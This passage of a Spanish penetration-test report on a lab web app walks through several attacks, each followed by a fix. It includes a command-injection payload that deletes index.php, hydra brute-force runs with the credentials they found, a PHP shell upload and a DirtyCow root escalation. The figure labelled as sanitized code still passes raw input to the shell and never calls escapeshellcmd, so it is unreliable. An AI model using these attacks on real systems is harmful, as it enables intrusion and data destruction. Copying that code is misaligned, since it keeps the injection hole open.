
La página para comprobar la robustez de tu contraseña, permite hacer inyección de comandos, pues nos dice el comando que está utilizando. Como vemos el comando que se utiliza, podemos añadir | para utilizar otra orden más peligrosa, como podría ser *rm* para borrar páginas de la web.



**Figura 25:** *Página de password strength*

```
eoeo|rm -f index.php #
```

El comando anterior, borraría la página de index.php



**Figura 26:** *Página de index borrada*

### Solución a la vulnerabilidad:

Podríamos subsanar este error escapando ciertos caracteres, o ejecutando de otra manera el comando, para así evitar que estas inyecciones ocurran. Para sanitizarlos, podríamos utilizar la función

```
$pass = escapeshellcmd($pass);
```



```
#!/php
require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
    $pass = $_POST['password'];
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret);
    $checked = true;
}
```

**Figura 27:** Código saneado

Otra posible opción, sería prohibir el uso de funciones peligrosas en el archivo php.ini.


### 3.4. Manipulación de distintos parámetros.

#### Explicación de la vulnerabilidad:


Tal y como está montado el diseño de la página web, nos es posible acceder al nombre de todos los usuarios con

`users/view.php?userid=`

Lo cual nos permitiría listarlos.



**Figura 28:** Usuario bryce



**Figura 29:** Usuario bob

Lo cual nos permitirá crear un diccionario de usuarios, para hacer más fácil un posible ataque de fuerza bruta.


### Solución a la vulnerabilidad:

Una posible solución sería enviar estas peticiones con un token, o montar la web de tal forma que los usuarios no se puedan listar, cambiando el tipo de petición.

## 3.5. Exploración directorios.

### Explicación de la vulnerabilidad:

Como nos indica el análisis automático, muchos de los directorios son visibles:



**Figura 30:** Directorio de css




Figura 31: Directorio de uploads

Lo cual nos podría dar lugar a tener información sensible sobre datos de la web, datos internos, estructura...

### Solución a la vulnerabilidad:

Tendremos que evitar que estos directorios se muestren, para ello configuramos apache con:

```
<Directory />
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>
```

```
# Each directory to which Apache has access can be configured with respect
# to which services and features are allowed and/or disabled in that
# directory (and its subdirectories).
#
# First, we configure the "default" to be a very restrictive set of
# features.
#
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>
```

Figura 32: Configuración adecuada.

### 3.6. Aplicar el descuento de forma ilimitada.

#### Explicación de la vulnerabilidad:

En una de las páginas, encontramos un descuento que podemos aplicar para próximas compras.





Figura 33: Imagen del descuento

Si intentamos aplicar el descuento varias veces, observamos que no tenemos ningún problema:



**Figura 34:** Descuento aplicado múltiples veces

Así que podemos hacer un descuento tan grande como queramos, lo cual no es nada beneficioso para la empresa.

### Solución a la vulnerabilidad:

En la generación de este descuento, se debería cotejar con una base de datos, que nos diga si el cupón ha sido añadido o no con anterioridad, impidiendo su uso reiteradas veces.

## 3.7. Debilidad en contraseñas.


### Explicación de la vulnerabilidad:

Para testear la fuerza de las contraseñas, hemos creado un diccionario muy sencillo con los nombres de los usuarios, ciertas variaciones de ellos y la palabra admin.

```
User
bob
--
scanner1
scanner2
scanner3
scanner4
scanner5
scanner6
wand
calvinwater
bryce
adan
admin
```

**Figura 35:** Lista de usuarios

Probaremos con fuerza bruta e hydra para ver cuales de estas combinaciones dan lugar a una posible contraseña. Gracias al listado anterior, hemos podido obtener el nombre de todos los usuarios, lo cual facilita el trabajo. En primer lugar, hemos de saber qué tipo de petición hace, y los parámetros.



**Figura 36:** Reconocimiento de parámetros

Después, usaremos esos parámetros para personalizar la llamada de hydra:

```
hydra -L palabras_web.txt -P palabras_web.txt 192.168.150.128 http-post-form "/users/login.php" "username=ekpassw@rd&password=ekpassw@rd"
```

```

root@kali: /home/adan# hydra -L palabras_web.txt -P palabras_web.txt 192.168.150.128 http-post-form "/users/login.php:username='USER'&password='PASS':The username/password combination is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-15 18:48:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking http-post-form://192.168.150.128:80/users/login.php:username='USER'&password='PASS':The username/password combination is incorrect.
[80][http-post-form] host: 192.168.150.128 login: bob password: bob
[80][http-post-form] host: 192.168.150.128 login: scanner1 password: scanner1
[80][http-post-form] host: 192.168.150.128 login: scanner2 password: scanner2
[80][http-post-form] host: 192.168.150.128 login: scanner3 password: scanner3
[80][http-post-form] host: 192.168.150.128 login: scanner4 password: scanner4
[80][http-post-form] host: 192.168.150.128 login: scanner5 password: scanner5
[80][http-post-form] host: 192.168.150.128 login: bryce password: bryce
1 of 1 target successfully completed, 7 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-15 18:48:10
root@kali: /home/adan#

```

Figura 37: Ataque exitoso

Incluso, si llevamos a cabo los mismos pasos en la página de login del admin, utilizando el comando adecuado:

```
hydra -L palabras_web.txt -P palabras_web.txt 192.168.150.128 http-post-form "/admin/index.php?page=login:adminname='USER'&password='PASS':Admin Area"
```

```

root@kali: /home/adan# hydra -L palabras_web.txt -P palabras_web.txt 192.168.150.128 http-post-form "/admin/index.php?page=login:adminname='USER'&password='PASS':Admin Area"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-15 18:52:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking http-post-form://192.168.150.128:80/admin/index.php?page=login:adminname='USER'&password='PASS':Admin Area
[80][http-post-form] host: 192.168.150.128 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-15 18:52:24
root@kali: /home/adan#

```

Figura 38: Usuario y contraseña del admin




Figura 39: Acceso como admin

## Solución a la vulnerabilidad:

Deberemos exigir mayor robustez en las contraseñas, exigiendo parámetros más complejos, como por ejemplo:


- Más de 10 caracteres
- Un número
- Una mayúscula

- Una minúscula
- Un símbolo

### 3.8. Subida de archivos sin comprobación

### Explicación de la vulnerabilidad:


Al permitirnos la propia página subir fotos, puede ser que haya una mala configuración de la función de subida y nos permita subir objetos más maliciosos, como una shell de PHP. Interceptamos una petición con Burp para comprobar los parámetros:



**Figura 40:** *Petición interceptada de BURP*

Ahora, desde Burp hacemos la misma petición post, aumentando el tamaño máximo para evitar la falta de espacio, y añadiendo nuestra shell. En este caso, podemos ver como se ha subido la shell correctamente.





**Figura 41:** *Shell en la web*

Lo cual es un riesgo para la web.

### Solución a la vulnerabilidad:

Sería de vital importancia asegurarse de que solo se suban formatos permitidos, como PNG o JPG, forzando así a la web a no aceptar ninguna otra extensión.

## 3.9. Escalada de privilegios en el server

### Explicación de la vulnerabilidad:

Como último paso, intentaremos forzar una escalada de privilegios en el servidor. Para ello, usaremos la shell anterior, pero en este caso probaremos con DirtyCow, por ser uno de los scripts más famosos para realizar estas tareas. Como el usuario tiene acceso a `/etc/passwd`, usaremos el siguiente script:




Figura 42: Código en GIT

Una vez lo tenemos copiado, lo subiremos al servidor usando la shell que habíamos hecho con anterioridad, comunicando el servidor con nuestro local.




Figura 43: dirtycow en uploads


Después, ejecutamos el comando

```
gcc -pthread dirty.c -o imfdirty -lcrypt
```

Para compilarlo y poder ejecutarlo con

./imfdirty.

Finalmente, habremos conseguido root:

A terminal window with a dark background. The prompt is root@c9769a17c048:/. The user enters 'whoami' and the output is 'root'. The prompt changes to root@c9769a17c048:/. The user enters a command that results in a shell prompt '#'.

```
root@c9769a17c048:/# whoami
root
root@c9769a17c048:/#
```

**Figura 44:** *Root*

### **Solución a la vulnerabilidad:**

Para evitar estas vulnerabilidades, necesitamos tener nuestro servidor actualizado y evitar también la subida de shells como en el paso anterior. Hemos de evitar mostrar la versión del servidor (para que no se pueda buscar exploits) además configurar los archivos importantes (como etc/passwd) para que solo pueda acceder a ellos el root.